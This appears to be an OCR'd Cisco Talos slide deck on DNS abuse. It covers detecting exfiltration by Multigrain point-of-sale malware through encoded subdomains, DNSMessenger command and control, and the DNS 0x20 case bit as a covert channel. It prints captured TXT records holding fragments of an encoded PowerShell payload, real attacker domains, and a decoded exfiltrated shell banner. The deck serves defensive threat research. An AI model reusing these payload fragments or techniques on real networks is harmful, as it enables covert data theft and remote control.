TALOS

The Dark Side of the DNS

Jaeson Schultz


Who Am I?

- **Jaeson Schultz – jaeson@cisco.com**
  @jaesonschultz (Twitter)
  - Technical Leader with Cisco Talos
  - Over 20 years specializing in thwarting abuse of Internet protocols like SMTP, HTTP, and DNS
  - Former manager of the SpamCop DNSBL – An IP address-based blacklist which has taking the fight to the spammers for over a decade
  - Assisted in design and development of the Cisco IronPort Anti-Spam content scanner, and Cisco's Web Security Appliance, Cloud Web Security & Next Generation Firewall products


DNS

Data Exfiltration


Let’s go Hunting



Lets look for ‘long’ domain names.
Oh great there are 100 million!



Combined Subdomain Length



Combined Subdomain Length Divergence

Multigrain Domain Names

log.nu6timjqgq4dimbuhe.3ikfsb---redacted---cg3.7s3bnxqmavqy7sec.dojfgj.com
log.nu6timjqgq4dimbuhe.otlz5y---redacted---ivc.v55pgwcschs3cbee.dojfgj.com
lll.nu6toobygq3dsnjrgm.snksjg---redacted---dth.ejitjtk4g4lwvbos.amouc.com
lll.nu6timrshe4timrxhe4a.7vmq---redacted---hit.w6nwon3hnifbe4hy.amouc.com
ooo.nu6tcnbug4ytkobxhe4q.zrk2---redacted---hxw.tdl2jg64pl5roeek.beevish.com
ooo.nu6tgnzvgm2tmmbzgq4a.rkgo---redacted---tw5.5z5i6fjnugmxfowy.beevish.com

Active Exfiltration

Known Multigrain POS malware domain

log.nu6timjqgq4dimbuhe.3ikfsb---*redacted*---cg3.7s3bnxqmavqy7sec.dojfgj.com
lll.nu6toobygq3dsnjrgm.snksjg---*redacted*---dth.ejitjtk4g4lwvbos.amouc.com
ooo.nu6tgnzvgm2tmmbzgq4a.rkgo---*redacted*---tw5.5z5i6fjnugmxfowy.beevish.com

Previously unknown domains


Base32 encoded machine identifier *m=3753560948*

Base32 encoded & RSA 1024 encrypted credit card information


DNS

Command & Control

DNSMessenger



DNSMessenger



```
▼ Domain Name System (response)
    [Request In: 97]
    [Time: 0.598234000 seconds]
    Length: 4910
    Transaction ID: 0x0003
  ▶ Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ▶ Queries
  ▼ Answers
    ▼ mail.reld.info: type TXT, class IN
        Name: mail.reld.info
        Type: TXT (Text strings) (16)
        Class: IN (0x0001)
        Time to live: 5
        Data length: 4866
        TXT Length: 206
        TXT: $e='H4sIAAAAAAAAEAM0c/VfbOPL3/BV6eezVPsgn0GOXl3unUArclm5T4LYQ8qhjq8Yl2KnjNHBp/vebkWTHiWWXFuvt9XVrx5ZGo/nWzHg35hM79MbRbzeNzvUN/GnAv3jbWJAO2fCno9F+ZWM56LrRwZcdvMKdcpAAwwd0cCA0aq5BEWt1xA0O+JexYfTP2UNUP/TtwPF8';
        TXT Length: 207
        TXT: $e+='d/Dbbxe+B/esfsSisyiEZ0b/IPC/sjCCl6/D4L5rTdjLHfnuheV2PXo0o8ylU3q0Q6963Salnc4L0zS3ng/e7nXv6HGPDhH88QW1Z7Qs0M6sCyADejUrHTRg/V96dCGJckqHtNuiRye0JPBXHPNTHUSxet02x7inBfNhrxvSYxvAIuaUOuVhftnrRvTIRWLowJxRoHki';
        TXT Length: 207
        TXT: $e+='5zpYOqPHJ0gQzloL1QgkqCy2zlBLQVLKpztgDrLek2pUOuZXLkjM0R219NgXkBqg+yUd6pEa20WhPNEllE6vu02PD7WBn3Uf0b5Y2mT+Mz06lGasdMlh3HVc0iuqR3JmwiA4PT2Oj4LGIlG0qdUtspRLTrkGwUJDfHwnVEoLWz2kN9MjNUMEd+zSq1jmZ7AbyVZzv/Jp';
        TXT Length: 207
        TXT: $e+='6tuRF/jEDqKIVeZkbIXWvVEh/QkHMNh49fbsjIUAv1OtbsFza+RZE6M6rpqD/n/gh2NF7L3lu8xobb3c3d3eheeeH223+dR3QRh1drdTEx1/glMT8MG95fmrsFl6wOEDs+F1hZgVkgr/eFR4HYeBDRkfku9GkORsxNjY2DX5YB6wchiNZRhZgjRSEdCATt1itPfGFdJY';
        TXT Length: 207
        TXT: $e+='Id4nQ26Z1HxGqlV4Ns9DBHcdj+4Qo1qvks34AcxbVEjCPhl0S5rgHcIVzNyYx4GyoBneLjg1+WLLaPy6IaJo8S47B2mjel4/D+TOBVXVQw5urZCGofVomOQb+YXMS9CdGZ3RVwGFYObXWKhJ7RPpDx8jNtgAIvKFkOg39TfMd6NbUmNfSMucV5tIzETKYCgbTdg89UBO';
        TXT Length: 207
        TXT: $e+='VlJpEyhxA/QPWTQNfSUl1/lzI2WWn1fgssoflFMpAZx9i4QHiYjjgAWXgwmLSPQ4Zp3zD+cf/QnXTrJUVHwUkTFqXqyC4pEjdK1uB/fiAaAfPnZaH30uWCo08Pmz2XTgdkdog6yUS0nJ3/VNIjB8f8p9fyP+ZBQEd9Mxaf/zby34/cc0qokVpF4pwNUBrQj2PDFeVGHV';
        TXT Length: 207
        TXT: $e+='ueSX0Q+Zyx4A2VMrsm/VU0M2Hlk2K+FMeel2x/Roj77rSacEal+Caf+d0gZ9NUOwHj24o3/OuowenNAPPfqFHrj03Yz+ir9/l8uadbDXU2aCXHJZl8RoZURVCmlyA5KaEE7qhwE41sDsg0iR2qn14N1P78mv8Ad+eT7/1Wo2m6COa1rQkOZYWqqlFiTynugJ3i22KmnB';
        TXT Length: 207
        TXT: $e+='vIllUz5Pkgjc/sHfBfcTMbZKu7pJjOwWTXhcbTZjPcigsaofSzRK0Y9TimaMUrgKE5Zv5RO3JrFYt/JraD+DFu0iWsSkyvdF0oBwKjWeyeXEFMSXNPe53RWLdZ7H/dZPcV+FnnieRa+IsQ3hO+KFn+IecoOhzc19aRLz46WaG5Ft0FARf+hOq4EJbGMQ7eg5egH4bX6y';
        TXT Length: 207
        TXT: $e+='03NwhDjOx3Mp65WeoALQY57m0RP+A3htCapZ9ytieqmH5nBQ2cXTtKMpk0HxwHgpz6PlZks56JlIM5QO2kMi6MF6hnkvVr6kAOg2z0zrScLaPQgvgZU8Y3cEB3W3e4/hVnngJ0iQS03YY3AM0iLSOqVj73Di7Am2asnY3aNdv9Rk12cADuR8WL68X/GElCvYWnIKmcv7';
        TXT Length: 207
```

```
Domain Name System (query)
  [Response In: 66]
  Transaction ID: 0x0004
▶ Flags: 0x0100 Standard query
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 0
▼ Queries
  ▼ 708001701462b7fae70d0a28432920436f70797269676874.20313938352d32303031204d696372.6f736f667420436f72702e0d0a0d0a.433a5c54454d503e.cspg.pw: type TXT, class IN
      Name: 708001701462b7fae70d0a28432920436f70797269676874.20313938352d32303031204d696372.6f736f667420436f72702e0d0a0d0a.433a5c54454d503e.cspg.pw
      [Name Length: 135]
      [Label Count: 6]
      Type: TXT (Text strings) (16)
      Class: IN (0x0001)
```

Decoded Message

```
>>>
>>> import re
>>> domain = '708001701462b7fae70d0a28432920436f70797269676874.
20313938352d32303031204d696372.6f736f667420436f72702e0d0a0d0a.433a5c54454d503e.
cspg.pw'
>>> content = domain[18:]
>>> content.replace('.cspg.pw', '')
'0d0a28432920436f70797269676874.20313938352d32303031204d696372.
6f736f667420436f72702e0d0a0d0a.433a5c54454d503e'
>>> content.replace('.cspg.pw', '').replace('.', '').decode('hex')
'\r\n(C) Copyright 1985-2001 Microsoft Corp.\r\n\r\nC:\\TEMP>'
>>>
>>>
```

DNS

What isn’t being detected?

Use of Bit 0x20 in DNS Labels to Improve Transaction Identity

5.1. By longitudinally encoding one bit of random information per ASCII letter (in the ranges 0x41..0x5A and 0x61..0x7A, e.g., A..Z and a..z) in the question name, the transaction ID can be effectively lengthened beyond 16 bits. Harkening back to our previous example, here are the 0x20 bits encoded into these question names:

```
www.ietf.org  111 1111 111
WWW.IETF.ORG  000 0000 000
WwW.iEtF.oRg  010 1010 101
wWw.IeTf.OrG  101 0101 010
```


As explained in Section 3 above, these bits MUST BE ignored by all responders, and "happen to be" copied from the question section of the request into the question section of the response by all known responders, and thus function as a kind of "covert channel" from the requestor, to itself, via the responder.

DNS 0x20 at Google Public DNS

- For some name servers, the response does not match the exact case of the name in the request.

- Other name servers respond handle equivalent names differently depending on case in the request, either failing to reply at all or returning incorrect NXDOMAIN responses that match the exact case of the name in the request.

70% of DNS traffic at Google Public DNS is to “whitelisted” servers that honor DNS 0x20.


Domain name input
IBM.com
0x20 encoding
ibm.com
SECRET DATA
A
Key(n-2), Key(n-1), Key(n) ...
B
001011100 ...
0x20 Domain name
IBm.Com

